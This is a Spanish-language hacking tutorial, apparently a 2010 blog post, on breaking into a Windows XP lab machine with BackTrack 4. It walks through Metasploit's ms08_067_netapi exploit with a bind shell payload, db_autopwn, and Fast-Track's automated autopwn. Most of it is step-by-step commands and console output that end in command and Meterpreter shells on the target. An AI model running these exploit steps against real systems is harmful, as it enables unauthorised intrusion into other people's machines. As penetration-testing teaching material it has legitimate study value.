

Acceso a un sistema con Backtrack 4



En este manual veremos algunas de las diferentes formas más básicas de cómo acceder a un sistema utilizando esta gran herramienta (Backtrack 4), tratare de ser lo más explicativo que pueda.

El acceso a un sistema es el tercer paso de la estructura de un ataque, por ahora llevamos:

[*]El Reconocimiento (<http://electr0s0ft.blogspot.com/2010/01/el-escaneo-de-un-sistema-es-el.html>).

[*]El Escaneo (<http://electr0s0ft.blogspot.com/2010/01/reconocimiento-de-un-sistema-con-bt4-el.html>)

Para poder llegar a este paso bien, sabiendo donde estamos “pisando” o para ubicarnos de que es lo que estamos haciendo tenemos que pasar por el reconocimiento y el escaneo.

Ya basandonos en los resultados que obtuvimos en la parte de escaneos de vulnerabilidades de allí podemos empezar a basarnos de por que fallo o vulnerabilidad podemos aprovechar para acceder al sistema.

Más que todo este paso utilizaremos mucho el aspecto de **aprovechamiento de vulnerabilidades** y nos basaremos en la información anteriormente recopilada.

Introduccion a MSF



Metasploit es una gran herramienta a la hora de explotar fallos de un sistema, es una gran plataforma que tiene:

- [*] 490 exploits
- [*] 230 Auxiliary
- [*] 192 payloads
- [*] 23 encoders

Exploit ---> Es un fragmento de programa o un programa hecho para explotar un fallo de algun sistema especifico.

Sintaxis en el MSF:

```
use windows/smb/ms08_067_netapi
```

Alli le especificamos al metasploit que seleccionamos el exploit windows/smb/ms08_067_netapi.

Payload ---> Lo utilizamos en el metasploit como la accion que se va a hacer despues de haver explotado el fallo.

Sintaxis en el MSF:

```
use PAYLOAD windows/shell/bind_tcp
```

Allí le especificamos al metasploit que seleccionamos el payload windows/shell/bind_tcp, este payload la acción que ejecuta es de volver una Shell del sistema que hemos explotado el fallo.

Auxiliary ---> son scripts que suplantan funciones de otros programas.


Sintaxis en el MSF

```
use fuzzers/ssh/ssh_version_2
```

Este módulo envía una serie de peticiones SSH con cadenas de versión maliciosas.

Metasploit #1

En este ejemplo voy a mostrar cómo aprovecharse de una vulnerabilidad de un objetivo con sistema operativo windows XP SP2 y SP3. Primeramente miramos si el equipo está "vivo".



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# ping 172.16.9.129
PING 172.16.9.129 (172.16.9.129) 56(84) bytes of data.
64 bytes from 172.16.9.129: icmp_seq=1 ttl=128 time=2.19 ms
64 bytes from 172.16.9.129: icmp_seq=2 ttl=128 time=1.32 ms
64 bytes from 172.16.9.129: icmp_seq=3 ttl=128 time=1.51 ms
64 bytes from 172.16.9.129: icmp_seq=4 ttl=128 time=1.37 ms
64 bytes from 172.16.9.129: icmp_seq=5 ttl=128 time=0.703 ms
^C
--- 172.16.9.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 0.703/1.421/2.197/0.479 ms
root@bt:~#
```

Ahora vamos a escanear nuestro equipo (revisión de escaneo de un sistema con bt4) en el ejemplo del documento Escaneo de un sistema vamos a tener los mismos resultados.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# nmap -sV 172.16.9.129

Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-16 16:50 COT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Interesting ports on 172.16.9.129:
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:43:1A:B7 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

Como vemos el puerto 445 esta habilitado, en el doc de escaneo de un sistema el nessus nos mostro que ese puerto esta ejecutando un servicio vulnerable, el exploit para esa vulnerabilidad es el ms08_067_netapi. Ahora vamos a pasar a configurar el exploit desde metasploit. Primeramente seleccionamos el exploit

```
Shell - Msfconsole
Session Edit View Bookmarks Settings Help

=[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 225 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
=[ svn r8091 updated 7 days ago (2010.01.09)

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Ahora vamos a configurarlo.

```
Shell - Msfconsole
Session Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     RPORT            yes       Set the SMB service port
  SMBPIPE   SMBPIPE          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Aquí nos pide el RHOST (seria la direccion IP de nuestro objetivo) luego nos define por defecto el puerto el 445 que es el que tiene la vulnerabilidad antes hablada. Y le asignamos direccion IP.ç

```
msf exploit(ms08_067_netapi) > set RHOST 172.16.9.129
RHOST => 172.16.9.129
```

Ahora el siguiente paso es asignar el payload y configurarlo. Voy a utilizar el windows/shell/bind_tcp que es uno de los payload mas basicos que tiene en BD el metasploit. Ustedes son libres de usar el que ustedes quieran, si quieren ver mas payload solo es cuestion de teclear show payloads.

```
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_cp
payload => windows/shell/bind_tcp
```

Ahora miramos que opciones tenemos que configurar.

```
Shell - Msfconsole
Session Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  ● RHOST    172.16.9.129    yes       The target address
  RPORT     444              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LPORT     4444             yes       The local port
  ● RHOST    172.16.9.129    no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting
```

Como vemos aquí ya el metasploit lo definio por defecto, pero aveces nos va a pedir un LHOST y ese seria nuestra IP entonces para definir la variable LHOST lo unico que tenemos que hacer es lo siguiente.

Sintaxis en el metasploit:

```
set LHOST xxx.xxx.xxx.xxx
```

bueno ahora como ya tenemos todo configurado ahora vamos a ejecutar el exploit para acceder al sistema.

```
Shell - Msfconsole
Session Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (172.16.9.128:46401 -> 172.16.9.129:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


Estamos dentro del sistema objetivo, exactamente en el cmd ubicado en el

C:\WINDOWS\system32>. Ahora vamos a hacer una prueba.

```
Microsoft Windows XP [Versi0n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>msg * Progressive Death
msg * Progressive Death

C:\WINDOWS\system32>|
```



auto_pwn#2

Esta es un excelente! Herramienta que trae con si el metasploit, esta herramienta es totalmente automatizada empieza a probar exploit por exploit hasta que al fin consigue explotar el fallo, tambien se basa en resultados de un escaneo (nmap, nessus, openvas) y de alli parte para basar en la explotacion de la vulnerabilidad.

Empezamos!!!

Primeramente vamos a configurar nuestro metasploit para poder empezar con nuestra intrusion. Creamo una Base de datos en el metasploit donde va a

quedar guardado el resultado del escaneo con nmap.

```

Shell - Msfconsole
Session Edit View Bookmarks Settings Help

Progressive Death

=[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --[ 490 exploits - 225 auxiliary
+ -- --[ 192 payloads - 23 encoders - 8 nops
=[ svn r8091 updated 7 days ago (2010.01.09)

msf > db_create vict1
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: vict1
msf >

```

Ahora vamos a ver que host tenemos definidos para hacer el escaneo.

```

msf > db_hosts

Hosts
=====
address      address6  arch  comm  created          info  mac            nam
e os_flavor  os_lang  os_name os_sp  state  Svcs  Vulns  Workspace
-----

-----
-----codename [ pwnsauce ]
172.16.9.129 ●                      Sat Jan 16 14:17:38 -0500 2010 00:0C:29:43:1A:B7
                                   alive 1      1      default
msf >

```

Si cuando miran que host estan definios y no te aparece nada, solo tenemos que hacer el escaneo con nmap y hay lo defines automaticamente.

```

Shell - Msfconsole
Session Edit View Bookmarks Settings Help

msf > db_nmap -sV 172.16.9.129
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-16 22:54 COT
Interesting ports on 172.16.9.129:
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:43:1A:B7 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
msf >


```


Ahora despues del escaneo nos dirigimos a utilizar el autopwn.

Sintaxis de metasploit:

```
msf>db_autopwn -t -p -e -x
```

En la sintaxis lo que estamos haciendo es probar con todos los exploits, desde cualquier interface de red y que se base en los puertos que tiene habilitados antes mostrado por el nmap.




```
[*] (39/39 [2 sessions]): Waiting on 2 launched modules to finish execution...
[*] The autopwn command has completed with 2 sessions
[*] Enter sessions -i [ID] to interact with a given session ID
[*]
[*] =====
Active sessions
=====
  Id  Description  Tunnel  Via
  ---  ---
  1   Meterpreter  172.16.9.128:36534 -> 172.16.9.129:11569  windows/smb/ms08_067_netapi
  2   Meterpreter  172.16.9.128:49061 -> 172.16.9.129:11653  windows/smb/ms08_067_netapi
[*] =====
Progressive Death
msf > |
```

Hemos conseguido dos secciones =>. despues de probar exploit por exploit hemos conseguido 2 secciones de meterpreter, ahora solo vamos a conectarnos a ellas y listo.

```
msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3180 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```



Fast track#3



Es un proyecto basado en Python de código abierto destinado a ayudar a los Pent-Test en un esfuerzo por identificar, explotar. utiliza una gran parte de la **Metasploit Framework** para terminar los ataques con éxito. **Fast Track** tiene una amplia variedad de ataques únicos que le permiten utilizar el marco de Metasploit a su máximo potencial. En este ejemplo vamos a utilizar la opcion de automatizacion que nos ofrece esta herramienta.

```
root@bt: /pentest/exploits/fasttrack - Shell - Fast-Track Command Line
Session Edit View Bookmarks Settings Help

*****
Fast-Track Command Line - Where it's OK to finish in under 3 minutes..
*****


*** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ***

Visit http://trac.thepentest.com for tutorials or to file a bug.


1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

Usage: fast-track.py -c <tool#>

root@bt: /pentest/exploits/fasttrack#
```




Ahora tecleamos `./fast-track -c 2` para seleccionar la herramienta 2. Autopwn Automated



```
root@bt: /pentest/exploits/fasttrack - Shell - Fast-Track Command Line
Session Edit View Bookmarks Settings Help
Visit http://trac.thepentest.com for tutorials or to file a bug.
1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About
Progressive Death
Usage: fast-track.py -c <tool#>
Metasploit Autopwn Automated
Metasploit's Autopwn Function can require some knowledge in order
to set it up. Fast-Track tries to simplify that.
Simply type ./fast-track -c 2 <ipaddr or range> <-r or -b> (reverse or bind) to
launch the exploits.
Usage: ./fast-track.py -c 2 <iprange> <-r or -b> <--reverse or bind
Examples: ./fast-track.py -c 2 192.168.1.1-254 -b
./fast-track.py -c 2 "-PN 192.168.1.1-254" -r
./fast-track.py -c 2 "-T 1 192.168.1.1/24" -r
root@bt:/pentest/exploits/fasttrack#
```

Ahora le vamos a especificar al fast-track que vamos a seleccionar el payload Reverse_tcp y le predefinimos la ip de nuestro objetivo




```
root@bt: /pentest/exploits/fasttrack - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:/pentest/exploits/fasttrack# ./fast-track.py -c 2 172.16.94.129 -r
Psyco not detected...Recommend installing it for increased speeds.
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com
Wiki and Bug Track: http://www.thepentest.com
Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:
Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g
Progressive Death
Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g <portnum>
Usage: ./fast-track.py <mode>
*****
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...
*****
```

Lo configuramos de la siguiente manera:

```
./fast-track.py -c 2 172.16.94.129 -r
```

y el fast-track lo acepta y empieza nuestro ataque automatizado. Empieza a interactuar con el metasploit dandole los datos que nosotros le predefinimos antes, y a ejecutar los sripts de nuestro ataque.



```
root@bt: /pentest/exploits/fasttrack - Shell - Konsole
Session Edit View Bookmarks Settings Help

Metasploit

=[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 225 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
=[ svn r8091 updated 26 days ago (2010.01.09)

Warning: This copy of the Metasploit Framework was last updated 26 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > db destroy pentest
[*] Deleting pentest...
[-] The specified database does not exist
msf > db create pentest
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: pentest
msf > db_nmap 172.16.94.129

Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-04 04:33 COT
Interesting ports on 172.16.94.129:
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:74:AC:7A (VMware)
```

Como vemos primeramente borro la BD pentest del metasploit, luego creo la base de datos pentest y luego hizo el escaneo con nmap para basarse en el ataque con auto_pwn.

La siguiente accion que va a ejecutar es el autopwn.

```
root@bt: /pentest/exploits/fasttrack - Shell - Konsole
Session Edit View Bookmarks Settings Help

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
msf > db.autopwn -p -t -e -r
[*] Analysis completed in 12 seconds (0 vulns / 0 refs) Progressive Death
[*]
[*]
=====
Matching Exploit Modules
=====
[*] 172.16.94.129:445 exploit/windows/smb/psexec (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms06_066_nwks (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms03_049_netapi (port match)
[*] 172.16.94.129:139 exploit/netware/smb/lsass_cifs (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms06_066_nwapi (port match)
[*] 172.16.94.129:445 exploit/osx/samba/lsa_transnames_heap (port match)
[*] 172.16.94.129:445 exploit/netware/smb/lsass_cifs (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms08_067_netapi (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms06_040_netapi (port match)
